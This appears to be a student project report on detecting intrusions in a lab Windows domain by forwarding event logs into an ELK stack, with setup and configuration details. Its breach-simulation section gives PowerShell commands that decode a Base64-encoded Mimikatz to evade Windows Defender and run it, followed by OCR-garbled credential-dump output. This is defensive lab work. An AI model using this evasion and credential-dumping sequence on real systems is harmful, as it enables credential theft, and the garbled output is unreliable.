Α

PROJECT REPORT

ON

"ACTIVE HUNTING USING ELK"

SUBMITTED

BY:

ASHUTOSH BHAVE

UNDER THE GUIDANCE OF

PROF. SMITA PATIL

SAVITRIBAI PHULE PUNE UNIVERSITY

IN PARTIAL FULFILLMENT OF

MASTER IN COMPUTER SCIENCE

SARHAD COLLEGE OF SCIENCE, PUNE -41

ACKNOWLEDGEMENT

At the completion of my industrial training, I feel obliged to express my gratitude to all who contributed to the success of this endeavor.

I would like to express my thankfulness to the people who mentored and guided me during this period of my internship. Words can hardly express my deep sense of gratitude for my project guide, Prof Smita Patil, for her intellectual, moral and technical expertise and ceaseless co-operation.

I am also grateful to my entire team at Smokescreen Technologies Pvt. Ltd for sharing their vast expanse of knowledge and experience in the field of cybersecurity. The learning experience and exposure provided by you will assist me greatly and serve as a foundation for my career in the future.

Thank you

Yours sincerely, Ashutosh Bhave

INDEX

Serial No.	Topic	Page No.
1	Introduction	6
2	System analysis	8
3	Workflow	19
4	Breach Simulations	36
5	Bibliography	47

SMOKESCREEN TECHNOLOGIES PVT. LTD

Smokescreen's DECEPTION TECHNOLOGY is a revolution in enterprise

security. It relies on three major methodologies:

DETECT

Discover advanced attackers and internal threats on your network. Get real-time alerts

that are false positive free.

DEFLECT

Silently divert attackers from your real system into a virtual world. Keep them busy while

watching their every move.

DEFEAT

After gathering intel on their tactics, you have the necessary information to effectively

contain and clean them out.

Website: www.smokescreen.io

5

Introduction

1. INTRODUCTION & OBJECTIVE

Active hunting is a methodology used by an organization's information security team to Detect and track down any malicious activity occurring within their internal network by monitoring the network logs for anomalous behavior. Its aim is to parse all critical system logs and detect patterns and signatures for unusual activities that might compromise critical information. This process has helped safeguard the internal infrastructure of a large enterprise networks. Here, active hunting is carried out by using Elasticsearch, Kibana and Logstash(ELK) as the data logging and analysis tool.

2. PURPOSE OF THE PROJECT

This active hunting simulation is set up and carried out in a lab environment to test data logging and its analysis. Its model will later be deployed in corporate networks for the same purpose. The lab environment is scaled down replica of a corporate network upon which hacking and breach simulations have been carried out to identify the patterns of such attacks in the generated logs.

3. EXISTING SYSTEM DISADVANTAGES

Methods of data parsing and its analysis prior to ELK were complicated and only few experts in the field could accomplish such tasks to a mediocre level of efficiency. Grep is not scalable and RegEx scripts are too complicated to be written for every custom need. Sophisticated and efficient tools (like Splunk) cost a fortune and generates bills in millions of dollars. ELK is an open-source tool and has proven to be very efficient to an extent where corporations are rapidly switching to it for their data processing needs.

1. System Analysis

2.1 STUDY OF THE SYSTEM

There are various features of the Windows and Linux operating system incorporated in this simulation to replicate an enterprise network. They are as follows:

2.1.1 ELASTICSEARCH

ElasticSearch is a search server based on Lucene. It provides a distributed, multitenant-Capable, full-text search engine with an HTTP web interface and schema-free JSON documents. Elasticsearch is developed in Java and is released as open source under the terms of the Apache License.

Logs fed to the ELK server are of various types. By applying the right filters to elasticsearch using configuration files, we can retrieve logs customized according our needs.

2.1.2 LOGSTASH

Logstash is an open source tool for collecting, parsing, and storing logs for future use. It was developed by Jordan Sissel.

Logstash is configured to listen on a certain tcp port and stores all forwarded logs which are later used for analysis.

2.1.3 KIBANA

Kibana 3 (or later versions) is a web interface that can be used to search and view the logs that Logstash has indexed.

It has a text based (not script-based) search module which does not require any programming proficiency. Various visualization mechanisms like bar graphs, pie charts, etc can formed containing the fields of your choice.

2.1.4 Windows Domain

A Windows domain is a form of a computer network in which all user accounts, computers, printers and other security principals, are registered with a central database located on one or more clusters of central computers known as domain controllers. Authentication takes place on domain controllers. Each person who uses computers within a domain receives a unique user account that can then be assigned access to resources within the domain. Starting with Windows 2000, Active Directory is the Windows component in charge of maintaining that central database. The concept of Windows domain is in contrast with that of a workgroup in which each computer maintains its own database of security principals.

Computers can connect to a domain via LAN, WAN or using a VPN connection. Users of a domain are able to use enhanced security for their VPN connection due to the support for a certification authority which is gained when a domain is added to a network, and as a result smart cards and digital certificates can be used to confirm identities and protect stored information.

In a Windows domain, the directory resides on computers that are configured as "domain controllers." A domain controller is a Windows or Samba server that manages all security-related aspects between user and domain interactions, centralizing security and administration. A domain controller is generally suited for businesses and/or organizations when more than 10 PCs are in use. A domain does not refer to a single location or specific type of network configuration. The computers in a domain can share physical proximity on a small LAN or they can be located in different parts of the world. As long as they can communicate, their physical position is irrelevant.

2.1.5 Group Policy Management Console

The Group Policy Management Console (GPMC) is a new and comprehensive administrative tool for Group Policy management.

Prior to GPMC, administrators used property pages in various Active Directory administrative tools to manage Group Policy. For example, an administrator who wanted to implement policy for users might open the Active Directory Users and Computers snap-in, find an appropriate Organizational Unit (OU) and open its property page to access the Group Policy tab. On the Group Policy tab, the administrator might do any of a dozen or so administrative tasks, like creating Group Policy object links or manipulating their order to achieve the desired results. Whatever the tasks, when the administrator leaves the Group Policy tab, access to a visual representation of Group Policy ends and a view that focuses on Active Directory's user and computer objects appears.

GPMC integrates the existing Group Policy functionality of the property pages on the Active Directory administrative tools into a single, unified console dedicated to Group Policy management tasks; GPMC also expands management capabilities with new features.

Administrators still use Active Directory administrative tools to manage Active Directory, but GPMC replaces the Group Policy management functionality of those tools with its own.

2.1.6 Windows Event Forwarding/Collection

Event collection allows administrators to get events from remote computers and store them in a local event log on the collector computer. The destination log path for the events is a property of the subscription. All data in the forwarded event is saved in the collector computer event log (none of the information is lost). Additional information related to the event forwarding is also added to the event.

Subscriptions

There are two types of event subscriptions

- **Source-initiated subscriptions**: allows you to define an event subscription on an event collector computer without defining the event source computers. Multiple remote event source computers can then be set up (using a group policy setting) to forward events to the event collector computer.
- Collector-initiated subscriptions: allows you to create an event subscription if you know all the event source computers that will forward events. You specify all the event sources at the time the subscription is created.

This lab simulation using Source-initiated subscription using Windows Remote Management.

2.1.7 Logstash Configuration Files

To configure Logstash, you create a config file that specifies which plugins you want to use and settings for each plugin. You can reference event fields in a configuration and use conditionals to process events when they meet certain criteria. When you run logstash, you use the -f to specify your config file.

There are 3 main sections:

- Inputs
- Filters
- Outputs.

Each section has configurations for each plugin available in that section.

2. System Design

HARDWARE/ SOFTWARE REQUIREMENTS

Hardware Requirements


- 16 GB RAM
- 500 GB HDD
- 8 core processor

Software Requirements

- VMWare ESXi Console
- VMRC
- ISO images for :
 - 1. Windows Server 2008 R2 Enterprise
 - 2. Windows 8.1
 - 3. Ubuntu 14.04 Server

4.

Topology Diagram



3.1 Windows Domain

Windows domain in this simulation is used to replicate the numerous user terminals which will be added to the enterprise network. Every user in the organization is added to this domain with various levels of authoritative privileges. They have the same network policy and services provided to them when they're added to the domain.

A domain (hallows.local) has been created on the domain controller and a few users are added to it.

3.2 Domain Controller

A domain controller is used to configure the domain computers with similar configuration. It offers features like

- Group Policy Management
- DHCP
- DNS Services

Windows 2008 R2 server has been deployed to for this purpose in the simulation. Windows 2008 R2 server has backward compatibility for every service provided by all earlier Windows Server versions.

The domain controller allows us to use Active Directory Services which provides the creation of users domain user accounts with which terminals users can authenticate themselves on the network.

Group Policy Management Console allows you to create a Group Policy which enables event forwarding using Windows Remote management (WinRm), set firewalls rules for inbound http logs on tcp port 5985 and subscription manager server for your domain.

3.3 Windows Event Forwarding Server

A dedicated Windows Server 2008 R2 is set up as event collector. WinRm quickconfig is enabled to user to view event collection using event viewer interface. (wecutil qc can be used to for command line retrievals). This event collector is configured for source initiated forwarding (wherein the domain computers forward logs to event collector via the domain controller using WinRm).

A subscription is configured for this purpose. The types of logs, domain computers and encryption can be assigned here.

Benefits of Windows Event Forwarding

- The WEF architecture forwards events in the native event log format. This is helpful because the event log format uses XML to cleanly structure data into different fields that will be helpful when querying in ElasticSearch.
- WEF utilizes group policy, so all clients that join a network or change OUs will automatically begin to participate in the log forwarding architecture. This is helpful to ensure completeness of coverage from a logging perspective.
- WEF does not require an agent to be installed. The lack of an agent requirement is helpful as some organizations will be hesitant to install another agent on each box (e.g. event-to-sys) and ensuring completeness of agent deployment can be challenging as clients are constantly changing
- WEF encrypts all data between the log collector and the clients by default
 - If using HTTP: WEF will use the Microsoft Negotiate security support provider (SSP) in workgroup environments or the Microsoft Kerberos SSP in domain environments.

Nxlog is a tool installed to aid logstash to pull logs from the event forwarding server. It is configured as wherein the destination is the ELK server and the port is a TCP port (3515) which the ELK is configured for listening.

3.4 ELK SERVER

An ubuntu 14.04 server is dedicated as the ELK server. Logstash is provided with a configuration file to receive logs from the Windows Forwarding Server and direct them to ElasticSearch so that it can be indexed and queried for patterns. Logstash configuration has 3 modules.

- Input: configured to receive incoming logs on tcp port 3515
- Filter: configured to parse logs in a format customized to user's needs
- Output: Submodule defining the parameters for elasticsearch. Incorporates plugins for debugging.

Benefits of Elasticsearch

• Scalable horizontal compute and storage.

- ElasticSearch can accommodate node failure and automatically re-distribute shards without data loss
- ElasticSearch leverages parallel processing to execute queries on massive data sets very quickly
- Open source (free)
- Great for long tail analysis and querying

Once the logs are indexed and parsed into elasticsearch, Kibana interface can be used to query and perform long tail analysis on the collected logs.

Benefits of Kibana

- Kibana provides a beautiful interface that allows you to easily query ElasticSearch.
- Using Kibana, you can quickly filter to perform long tail analysis and anomaly detection.


3. Workflow


4.1 Stepwise Methodology

- 1. Configuring a group Policy on the Domain Controller to enable WinRm, firewall rules to listen to inbound logs and Event Forwarding. Also, configure the event collectors IP domain name and destination port.
- 2. Push the group policy onto the domain computers.
- 3. Create a subscription for source initiated event collection on the event forwarding server for the domain and add the list of domain computers allowed for event forwarding.
- 4. Start NXlog as a service on Event forwarder to send logs to ELK server on tcp port 3515.
- 5. Configure logstash to gather incoming on tcp port 3515, parse them according to set filters and forward them into elasticsearch using the provided configuration file. Every component and its configuration is explained below:

4.2 Domain Computers

Windows Active Directory Services allows us to create domain user profiles. We can add the required number of users by creating their respective profiles which also includes their access credentials on the domain controller.







4.3 Domain Controller


A dedicated Windows Server 2008 R2 has been set up as the Domain Controller. It facilitates the user of Active Directory Services to create users under the same domain (hallows.local).DHCP addresses are assigned to all users in the domain from the private IP range of 10.10.6.0/24. It also DNS services for domain name resolution.

A Group policy is configured using the GPMC with the following rules

- 1. Enable Windows Remote Management (WinRm)
- 2. Configuring listeners on for incoming http traffic on port 5985.
- 3. Create inbound firewall rules to allow Windows event forwarding from domain computers.
- 4. Configure event collector server name and destination port in Event Forwarding Policy.
- 5. Link Windows Event Forwarding Policy to OUs.










4.4 Windows Event Forwarding Server

A dedicated Windows Server 2008 R2 is configured with a source-initiated subscription to receive all system logs from the entire (hallows.local) domain. The list of computers in the domain is added for it collector to know events sourced from which terminals are to logged. A "Forwarded Events" destination folder is created to storing the forwarded Events. Event logs sourced from every level are collected and stored accordingly. Incoming HTTP request are allowed without any delay in authentication.







3.5 ELK Server

An Ubuntu 14.04 Server hosts ELK. The following tools and softwares are installed on it along with their respective latest updates

- 1. Java 8
- 2. Elasticsearch 2.2.x
- 3. Kibana 4.4.x
- 4. Nginx and Apache2-utils
- 5. Logstash 2.2.x

Incoming logs from WEF are stored into logstash and in turn passed to Elasticsearch with the provided config for analysis. Kibana is configured to listen on "localhost" and Nginx is installed to set up a reverse proxy to allow external access to it.

After starting all the aforementioned services on the ELK server, a configuration file is loaded into logstash to specifying the plugins for input, filters and output. Multiple configuration files can loaded to create several customised indexes.

```
root@Ubuntu-Burrous:"# service logstash status
logstash is running
root@Ubuntu-Burrous:"# service kibana status
kibana is running
root@Ubuntu-Burrous:"# service nginx status
* nginx is running
root@Ubuntu-Burrous:"# service elasticsearch status
* elasticsearch is running
root@Ubuntu-Burrous:"# _
```

```
input {
 tcp {
   codec => json_lines { charset => CP1252 }
   port => "3515"
   tags => [ "tcpjson" ]
   type => "syslog"
 }
filter {
   date {
     locale => "en"
    match => [ "EventTime", "YYYY-MM-dd HH:mm:ss" ]
output {
 elasticsearch {
   index => "logstash-win-%{+YYYY.MM.dd}"
   hosts => ["localhost:9200"]
 stdout { codec => rubydebug }
```

4. Breach Simulations

In order to simulate active hunting, we will perform certain attacks on the domain which in turn will be logged and forwarded as Windows Events, warnings or errors and show up in Kibana by adding the required filters.

5.1 Powershell Attacks

Windows Powershell (PS) is a legitimate tool in Windows. It is seldom used to carry out internal lateral movement and PS scripts are used to attack the system as they do not raise a red flag.

This is a Powershell attack to obtain the access credentials of a system by dumping the Active Directory logs and goes undetected by the system. We track this Powershell activity as it anomalous to be coming from certain domain computers which are not supposed to use Powershell

Mimikatz is the tool used for this purpose. Mimikatz,if executed directly, is caught by Windows Defender. We encode it as a Base64 string to bypass Windows security.

```
_ B ×
  Select Administrator: Windows PowerShell
                                                                                                                                                                                                                                                                                                                                                                                                                                                                  •
        C:\Users\Administrator\Desktop> Import-Module .\decode.ps1
C:\Users\Administrator\Desktop> $h=Get-Content ".\Encoded_data.txt"
C:\Users\Administrator\Desktop> $a=Convert-FromBase64ToAscii $h
C:\Users\Administrator\Desktop> iex $a
C:\Users\Administrator\Desktop> Invoke-Mimikatz
   .#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2019

.## / ##

## / ***

## / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

'## / ## / http://blog.gentilkiwi.com/mimikatz (oe.eo)

"###### with 17 modules * * */
                                      mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 Authentication Id : 0 ; 327136 (00000000:0004fde0)
Session : Interactive from 1
Iser Name : Administrator
Domain : HALLOWS
Logon Server : VOLDEMORRAD
Logon Time : 5/19/2016 1:08:18 PM
SID : $-1-5-21-3450974433-3966388925-3140834952-500
                                                                                                                                                                                                                                                                                                                                                                                                                   tspkg :
                                * Üsername : Administrator
* Domain : HALLOWS
* Password : Smokescreen@123
                              * Username : Administrator


* Domain : HALLOWS.LOCAL

* Password : (null)
                              ssp :
credman :
Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
USEN Name : UOLDEMORTAD$
Domain : HALLOWS
Logon Server : (null)
Logon Time : 5/19/2016 1:06:59 PM
SID : S-1-5-20
                             * SHR1
tspsg :
wdigest :
wdigest :
* Username : UOLDEMORTAD$
* Username : UOLDEMORTAD$
* Domain : HALLOUS
* Domain : HALLOUS
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
* Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 0a d2 f9 89 18 54 2b 99 ea 81 bf 21 9c 53 99 8e 2d 19 ce f2 e6
   * Password : 28 3c 19 66 bf c8 29 e1 82 7a 54 e1 8a d2 19 87 18 71 ea 61 bf 21 7c 33 77 ea 61 87 27 58 75 84 4d f1 49 d2 86 f6 1f c2 da 44 8f 73 a8 cc 19 be 15 bc 1e 9b 17 58 7b 0f 89 87 74 f4 e7 cd 98 57 7e 43 c4 36 c9 2b 33 8c 44 76 6f f9 da 4b 08 5a 62 35 73 8f 7b 9a 71 f3 46 04 3e df 96 0d b5 f5 aa 77 b4 58 11 4b 03 21 6b 5a fc 44 bc 0a 73 59 51 b7 a6 21 0a 68 9a 0b 85 af 99 86 39 27 17 27 9a dd f1 63 9e b8 7d 39 1c 5f 96 55 e6 c4 73 09 07 e1 ea 91 26 88 f5 43 19 6e 74 0c 04 50 07 6f 9f 14 3f e7 49 9a c5 31 a4 d8 f1 d5 94 ce fd 36 9a a3 ea b8 06 a5 7a 38 bf 3a 52 07 22 99 56 f2 ef a9 17 29 3f kerberos :


**Westname : voldemortad$

**Domain : Hallows.Local*


**Password : (null) ssp :
                               ssp :
credman :
 Authentication Id : 0 ; 49782 (00000000:00009f4e)
Session : UndefinedLogonType from 0
User Name : (null)
Domain : (null)
Logon Server : (null)
Logon Time : 5/19/2016 1:06:56 PM
```



Active Hunting Using ELK



